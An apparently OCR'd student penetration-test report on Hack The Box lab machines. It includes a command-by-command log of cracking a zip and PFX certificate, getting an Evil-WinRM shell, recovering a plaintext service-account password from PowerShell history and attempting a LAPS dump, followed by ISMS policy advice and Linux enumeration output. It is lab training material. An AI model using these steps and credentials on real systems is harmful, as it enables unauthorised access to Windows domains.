
Failed to open file \dev\winrm_backupzip. NT_STATUS_OBJECT_NAME_NOT_FOUND
Copied zip file locally tried to open it with John the ripper and Cat Hash. Cat Hash didn't work.

Tried diff parameters and methods and got the **hash** of the zip file via the following command


```
┌──(root💀kali)-[/home/kali]
└─# zip2john winrm_backup.zip > hash.txt
```

```
┌──(root💀kali)-[/home/kali]
└─# zip2john winrm_backup.zip
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5c20abd7d695aa16d8c
727976b2243d1d9a4032d625b7e40325220b35bae73a3d11f4e82a408cb00986825f936ce33ac06419899194de4b54c9258cd7a4a7f03ab181b6
7d24cd0c7e93fbcbe8a476f4c0e57db890a78a5f61d1ec1c9a7b28b98a81ba94a7b3a600498745859445ddaef51a982ae22577a385700fdf73c9
87081c68d60aca373ad25ddc69bc27ddd3986f4d9ce77c4e49777c67a0740d2b4bbca38b4c2b3ee329ac7cf30e5af07f13d860a072784e753a99
5856bd7fcae85329b99b21449f3bb63c9fb74870dbf76e7dc76859392bf913da2864555b6ed2a384a2ae8a6c462e5115adbf385f073cfc64ec7a
d4c2b853ce29de32c05634afc4dc9ca8df991b73e10db5bb9cd3fc807bfe05bb789a4b4a525001d253ca6f67abc928ebe7777a0b2d06d7fd2d61
a0bb8787c93875be25432987b2fb385c08e1970e5f8868db466476ef41b157eaf4d9a69508d57166213d81f1f981cffd5a6d2053a65c380ad98f
9328b0aff3a41679f9f12e9b4e2cc9dfca5a67c021a093549863923422ada4ccf082924ef1ec4ec38847bf2bffb893f14abecdad3c83a31e276a
0ac2fff6de8113ffc58dd4ccda187b6c7890264f0d0ff113aa3fa15b8515d0857f8110b99fa2915f0476a08b107965fa5e74c05018db0d9a8ecc
5913b15f318e7459c443849a248463bbfe949def6d9ca95e6ace6613eabf758c6399639f1f7779fc9aeee32d518a0db9a046340e002445b8ae9a
da5335cd7919453ce0a6b62116c0ffa0fc7c4bba77bbba080092541697c3200edc7e9aa001a01fc0063b27159384538ecb7cddab32a6feca0185
4603711300ddc711b8cc284cc284777d230ebcc140ab0296676f465da1afeb40fe2f4f9636238c09a9716a1f3071fd2653b9956c9180270b1582
```


Got a pfx certificate file , which was also asking for a password. Got Hash from John and got the password for the Certificate.
Searched exploit for pfx file and used john to break it into a key and pem file



Crack PFX file for key and Cert to be used in Winrm attack
Get crackpkcs12 from Github
https://github.com/crackpkcs12/crackpkcs12/blob/master/INSTALL



User NSE script to check if access is possible via pfx certs , was recommended to check for wsman running



Getting SSL not enabled error – nothing on internet
Find how to **Exploit WinRM** vulnerability and got **Evil-Winrm** to do the exploit from Kali using the certs

```
┌──(root💀kali)-[/home/kali/crackpkcs12-0.2.11]
└─# evil-winrm - i --ip 10.10.11.152 -u Admin -p 7c3XlgsE  -c Timelapse.crt -k Timelapse.key

Evil-WinRM shell v3.3

Warning: Useless cert/s provided, SSL is not enabled

Info: Establishing connection to remote endpoint
```

Checked rechecked and finally went to basics to check the switches which involved enabling the -S which enables SSL connection.
Ran command again and this time in the system in Documents


Got user flag from user.txt in Desktop

```
┌──(root💀kali)-[/home/kali/crackpkcs12-0.2.11]
└─# evil-winrm -S - i --ip 10.10.11.152 -u Admin -p 7c3XlgsE  -c Timelapse.crt -k Timelapse.key

Evil-WinRM shell v3.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\legacyy\Documents> dir


    Directory: C:\Users\legacyy\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2022   1:30 PM                WindowsPowerShell
-a----         4/10/2022   2:12 PM            918 myps1.ps1
-a----         4/10/2022  12:32 PM              0 res
-a----         4/10/2022  11:44 AM        1803264 winpeas.exe
```


```
    Directory: C:\Users\legacyy\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/10/2022  11:40 AM             34 user.txt
-a----         4/10/2022   2:28 PM              0 winPEASx64.exe
```

```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cat "C:/Users/legacyy/Desktop/user.txt"
4854a332e438ed1beabc1a63d0781b82
*Evil-WinRM* PS C:\Users\legacyy\Desktop> vim "C:/Users/legacyy/Desktop/user.txt"
The term 'vim' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of
rrect and try again.
At line:1 char:1
+ vim "C:/Users/legacyy/Desktop/user.txt"
+ ~~~
    + CategoryInfo          : ObjectNotFound: (vim:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\legacyy\Desktop>
```

Other folder did not had anything



Read online and started to look for powershell dumps Documents folder with power shell usable files



Ipconfig and Whoami - User was legacy -Ran tools available got lots of information on other users and groups.Got information with whoami on the persistent winrm shell

c*Evil-WinRM* PS C:\Users\legacyy\appdata\Roaming\Microsoft\Windows\PowerShell> cd "C:/Users/legacyy/appdata/Roaming/Microsoft/Windows/PowerShell/PSReadLine/"

Evil-WinRM PS C:\Users\legacyy\appdata\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir
Directory: C:\Users\legacyy\appdata\Roaming\Microsoft\Windows\PowerShell\PSReadLine
Mode LastWriteTime Length Name

-a---- 3/3/2022 11:46 PM 434 ConsoleHost_history.txt

Evil-WinRM PS C:\Users\legacyy\appdata\Roaming\Microsoft\Windows\PowerShell\PSReadLine> cat "C:/Users/legacyy/appdata/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt"

Whoami ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLIC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *

```
Info: Establishing connection to remote endpoint

Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\legacyy\Documents> ls
Enter PEM pass phrase:


    Directory: C:\Users\legacyy\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2022  11:01 PM                WindowsPowerShell
-a----         4/10/2022  10:38 PM           7419 Get-LAPSPasswords.ps1
-a----         4/10/2022  10:38 PM            355 LAPSexport.ps1
-a----         4/10/2022  11:02 PM           1171 myps1.ps1


*Evil-WinRM* PS C:\Users\legacyy\Documents> more C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Enter PEM pass phrase:
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit

*Evil-WinRM* PS C:\Users\legacyy\Documents> ls
Enter PEM pass phrase:
```

Tried to use it via SMB , didn't work , further investigation seemed to link towards laps exploitation.

```
┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\10.10.11.152\\svc_deploy
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

```
*Evil-WinRM* PS C:\> whoami /users
whoami.exe : ERROR: Invalid argument/option - '/users'.
    + CategoryInfo          : NotSpecified: (ERROR: Invalid ...ion - '/users'.:String) [],
    + FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.*Evil-WinRM* PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
*Evil-WinRM* PS C:\> whoami /groups
```

SVC is in the LAPS_Readers group which can help with AD password dump- Exploitation . Used Menu option in Winrm to upload laps dumper python script. Was unable to run it.

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> net user svc_deploy /domain
Enter PEM pass phrase:
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 12:12:37 PM
Password expires             Never
Password changeable          10/26/2021 12:12:37 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 12:25:53 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
```

Attackers can move towards obtaining Admin access via this latter movement and persistent Shell within the Evil-WinRM environment.
Using privilege escalation and using the plain text password of svc_deploy a successful attempt can be made to see the administrator password for root access.

Tried to use different tools to get the Laps password to replace in the powershell script.

```
┌──(root💀kali)-[/home/kali/BloodHound]
└─# crackmapexec ldap 10.10.11.152 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -kdcHost timelapse -M laps
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ssh,smb,mssql,winrm,ldap} ...
crackmapexec: error: unrecognized arguments: timelapse
```

Also used tools like BloodHound and Sharphound using powershell scripts to get into the system. The scripts like laps.py can take this information for you but on the box it was not functioning properly.

```
┌──(root💀kali)-[/home/kali/evil-winrm]
└─# bloodhound-python -u support -p '#00^BlackKnight' -ns 10.10.11.152 -d timelapse.htb -c all
INFO: Found AD domain: timelapse.htb
INFO: Connecting to LDAP server: dc01.timelapse.htb
INFO: Found 0 domains
INFO: Found 0 domains in the forest
```

With further efforts, this pc will be exploited. For now we are getting these errors

crackmapexec: error: unrecognised arguments: 10.10.11.152.

Security Policy Documentation (SPD)

As part of our service offering, we have defined recommendations of key aspects of the Vulnerability & Threat Management section of Company X's IT Policy whose scope is limited to that of Company X's IT Team. This is a key aspect of the policy for the implementation of an Information Security Management System (ISMS) within Company X.

This penetration report can also be used as evidence for the upcoming internal and external audit, and can provide proof that ISO/IEC 27002:2022 technical controls have been implemented as part of Company X's ISMS.

Vulnerability & Threat Management should include the key elements:

- ☐ Software Vulnerability Management
- ☐ Malware Protection
- ☐ Security Event Logging

<u>Software Vulnerability Management</u>
The procedure for managing systems and software vulnerability should define:

- Patch management process (e.g., automated roll out of security updates using solutions such as Jamff or following vendor patch Tuesdays). Patching timelines of all identified information assets should be defined and connected to the Asset Inventory.
- The method for identifying newly discovered vulnerabilities.
- How software and hardware vulnerabilities are scanned for.
- The management of software and system vulnerabilities should be supported by regular scans performed on the company network and systems.

<u>Malware Protection</u>

- Monitoring of external sources for cyber threat intelligence such as Ireland's National Cyber Security Centre.
- There should be a standard operating procedure to ensure all software used within the environment are protected from malware. This should include how malware protection software are installed and configured (e.g., anti-spyware or antivirus software).
- Regular reviews of all assets (e.g., servers, workstations, mobile devices, or laptops) should be conducted to verify that anti-malware software configurations remain effective.

<u>Security Event Logging</u>

- Company X can avail of NCI Security Ltd's SOC offering, which provides 24/7 detection and response of possible security incidents using QRADAR.
- Event logs should be reliably stored to help support forensic investigation of security incidents e.g., messages about system crashes, failed access logins, or failed access to privileged user resources.

Annexes

Annex A - Summary of Technical Details and analysis of problems
Annex B - Logs of activities
Annex C - Output of any automated tool used (raw data)
Annex D - Details of background work conducted (research)
Annex E - Equipment used and post work cleaning actions
Annex F - Details of suggested followup actions

Annex A - Summary of Technical Details and analysis of problems

It is good to summarise the detail section so technical managers can see the big issues. It is similar to the execs one but it includes more detail eg:

"The configuration of Firewall needs to be tightened to ensure that only communication from the DMZ web server is allowed to be forwarded to the MSSQL server in the Internal LAN. Currently, any external or DMZ system can communicate with the MSSQL server. A firewalk of the external interface by HPing2 allowed an external attacker to enumerate the SQL system and the connectivity it had externally through open misconfigured ports on the FW. "

*For **10.10.11.120**, a number of improvements could be made to improve it's overall security posture and remediate the current exposed vulnerabilities. Firstly, a patch management system needs to be introduced. A number of the existing vulnerabilities are due to both the OS and software on the system not being regularly updated. Threat modelling, secure code design and secure code reviews would benefit the web application and the sample application to improve its overall security.This would help to catch a whole host of potential vulnerabilities. The remote code execution vulnerability outlined for this system allows an attacker to compromise the system and potentially gain root access which would give them full control. Closing any ports where there is no business justification for keeping them open or securing ports that are needed to be open like the ssh port is also very important. Otherwise attackers can use these ports as an attack vector to potentially impact on the host or compromise and gain entry to the host.This system could also benefit from a more enhanced firewall and intrusion detection system to restrict and reduce the attack surface and make it more difficult for attackers to gain entry or perform any malicious activity.*

For 10.10.11.152 (AK) Tools and Methodologies Reasons

Windows system 10 , we went with the approach of and use a slightly different set of tools that would allow us an entry point into the network via the initial port scans. Any open ports will be examined closely for exploitation possibilities We have an AD server running on a Windows 10 box. Initial scans were done by nmap , zenmap and Nessus. Ports open were shown to be vulnerable to different kind exploits.

There are many open ports, 53, 139,445, 88 Kerberos , port 593 , 389 ldap 3286 and 3269 scanned by Nessus giving too much AD information. port 445 for the smb

server which is open to null session attacks where you don't have to enter a password to get into one of the shares. [10]

-Windows privilege escalation was required so checked on which ports it can be possible using the cert files.[11], [12]
what was found on the shares using the NSE Script [13] which confirmed the presence of wsman that can be exploited for winrm vulnerability. Evil-Winrm[14], [15] to exploit the Windows Remote Management service.

-Got winrm_backup.pfx from the smb share, checked on SSL certs online to see how to exploit those. [16] for password.[7]

-The client certificate for user legacy was a zip file was broken down to the key file htbcert2.crt and server.key. winrm_backup.pfx
using rockyou list and tools like crackpkcs12 [17] to access the machine via certificate without the need for password. Further foothold was achieved via getting AD information and PowerShell [18] history logs stored in plain text. [19] Got foothold on the cached password of a power user that can read the laps. [20]
Used a tool called Crackmaxpexec[17], [21] to get laps dump. Also tried lapy.py dumper [22]
Walkthroughs looked into for other machines. Ra2 box for breaking the pfx cert.[23], [24]

Annex B - Logs of activities

To prevent you from being blamed for bringing down the whole network, maintain a log of the activities you undertook. How you choose to do this is up to you. The two common extremes are a separate laptop with a text editor open where commands are logged, and a dump of the cmd history file with times included.

This will save your bacon, if a critical box goes down and you were no where near it. Relevant information to include is you IP address, MAC address and TAP number (if known). Credentials used and accounts compromised (inc when). Data uploaded and downloaded.


This also allows you to remove data you have uploaded and for any incident or attack that occurs when you are on the system/LAN to be separated and isolated from your activities.

Note: If undertaking a 'Security Office and Network protection teams aware test' then you should forward your IP, MAC etc before you started.

Additional Logs from 10.10.10.120 - Secret - HTB

Attacker IP: 10.10.15.52
MAC of Attacker: 00:0c:29:e9:fa:d4

Credentials used: dasith, root




user: dasith

Checking for a higher privilege process and use getsystem or search for local exploits as well.

Using ps command to see what processes are running:
" PID TTY TIME CMD\n
1083 ? 00:00:04 PM2 v5.1.0: God\n
1118 ? 00:02:27 node /home/dasi\n
2149 ? 00:00:00 systemd\n
2151 ? 00:00:00 (sd-pam)\n
2831 ? 00:00:00 sshd\n
2960 ? 00:00:00 dbus-daemon\n
3623 ? 00:00:00 sh\n
3625 ? 00:00:00 ps\n"


Enumerate Service Versions
Node: v10.19.0\n (node -v)



Here we're looking more at env variables with the following command:
(env || set) 2>/dev/null;

"pm_out_log_path=/home/dasith/.pm2/logs/index-out.log\nrestart_time=0\nPM2_USAGE=CLI\nusername=dasith\n**OLDPWD=/home/dasith**\nHOME=/home/dasith\nDB_CONNECT=mongodb://127.0.0.1:27017/auth-web\nPM2_INTERACTOR_PROCESSING=true\nPM2_HOME=/home/dasith/.pm2\ncreated_at=1633619800035\npm_cwd=/home/dasith/local-web\nnode_version=10.19.0\nnamespace=default\nversion=1.0.0\nfilter_env=\npm_exec_path=/home/dasith/local-web/index.js\nkill_retry_time=100\nunstable_restarts=0\npm_id=0\nnode_args=\nLOGNAME=dasith\nversioning=[object Object]\nTOKEN_SECRET=gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE\nexec_mode=fork_mode\nwindowsHide=true\nNODE_APP_INSTANCE=0\naxm_monitor=[object Object]\nstatus=launching\nPATH=/usr/bin:/bin\nwatch=false\nexec_interpreter=node\naxm_options=[object Object]\naxm_dynamic=[object Object]\nvizion=true\npm_err_log_path=/home/dasith/.pm2/logs/index-error.log\npm_pid_path=/home/dasith/.pm2/pids/index-0.pid\nLANG=en_US.UTF-8\ntreekill=true\npmx=true\nSHELL=/bin/sh\nunique_id=289aacca-bf8c-4224-81e3-7affb5663132\nautomation=true\nvizion_running=false\ninstance_var=NODE_APP_INSTANCE\nname=index\n**PWD=/home/dasith/local-web**\nenv=[object Object]\nmerge_logs=true\nkm_link=false\naxm_actions=\nautorestart=true\npm_uptime=1648492230391\n"

There's actually a lot more files in that /home/dasith directory, they were just hidden:



".\n..\n.bash_history\n.bash_logout\n.bashrc\n.cache\n.config\n.dbshell\n.gitconfig\n.local\nlocal-web\n.mongorc.js\n.npm\n.pm2\n.profile\n.selected_editor\nuser.txt\n.viminfo\n"

Cron jobs checking:

```
cd /etc/cron.d/
ls -al
total 20
drwxr-xr-x   2 root root 4096 Feb  1  2021 .
drwxr-xr-x 102 root root 4096 Oct 26 15:16 ..
-rw-r--r--   1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root  191 Feb  1  2021 popularity-contest
```

Viewing cron we can see that there are a few files being run by cron in the cron.d directory.

```
cat popularity-contest
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
14 17 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron
.daily/popularity-contest --crond
```

